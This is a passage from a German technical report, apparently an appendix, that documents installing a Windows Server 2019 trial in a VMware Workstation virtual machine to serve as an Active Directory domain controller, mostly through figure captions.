
#### **14.1.1 Windows Server - Active Directory**

Zur Installation des Domänen-Controllers wird eine Testversion von dem Betriebssystem Windows Server 2019<sup>31</sup> aus der offiziellen Microsoft Webseite

---

<sup>31</sup> <https://www.microsoft.com/en-us/evalcenter/download-windows-server-2019>

heruntergeladen (siehe Abbildung 69).



**Abbildung 69:** Download von Windows Server 2019

Nun erfolgt die Erstellung und Konfiguration einer virtuellen Maschine über die Virtualisierungssoftware **VMware Workstation Pro**<sup>32</sup> (siehe Abbildung 70 bis Abbildung 78).

<sup>32</sup>

<https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html>




Abbildung 70: Erstellen einer neuen virtuellen Maschine 1/9



Abbildung 71: Erstellen einer neuen virtuellen Maschine 2/9





Abbildung 72: Erstellen einer neuen virtuellen Maschine 3/9



**Abbildung 73:** Erstellen einer neuen virtuellen Maschine 4/9

New Virtual Machine Wizard

**Name the Virtual Machine**  
What name would you like to use for this virtual machine?

Virtual machine name:  
Windows\_AD

Location:  
D:\VM\Windows\_AD

Browse...

The default location can be changed at Edit > Preferences.

< Back   **Next >**   Cancel

**Abbildung 74:** Erstellen einer neuen virtuellen Maschine 5/9




Abbildung 75: Erstellen einer neuen virtuellen Maschine 6/9




Abbildung 76: Erstellen einer neuen virtuellen Maschine 7/9






Abbildung 77: Erstellen einer neuen virtuellen Maschine 8/9






**Abbildung 78:** Erstellen einer neuen virtuellen Maschine 9/9

Nachdem die virtuelle Maschine erstellt wurde, muss die **autoinst.flp** Diskette entfernt werden (siehe Abbildung 79), da es sonst zu Komplikationen bei der Installation kommt, da die Diskette eine Abfrage zur Nutzung eines validen Produktschlüssels beinhaltet, welcher allerdings vorerst nicht für eine 180-tägige Testversion benötigt wird.


**Abbildung 79:** Entfernung des Diskettenlaufwerks

Nachdem das Diskettenlaufwerk entfernt wurde, wird das Netz, des Netzwerkadapters angepasst, sodass die Kommunikation nur intern über den noch folgenden DHCP-Server erfolgt, hierzu wird der Adapter auf das Netz **VMnet2** umgestellt (siehe Abbildung 80).




**Abbildung 80:** Anpassung des Netzwerkadapters

Nach der Konfiguration des Netzwerkadapters, folgt die Installation des Betriebssystems (siehe Abbildung 81 - Abbildung 89).



**Abbildung 81:** Installation von Windows Server 1/9



**Abbildung 82:** Installation von Windows Server 2/9




Abbildung 83: Installation von Windows Server 3/9




Abbildung 84: Installation von Windows Server 4/9

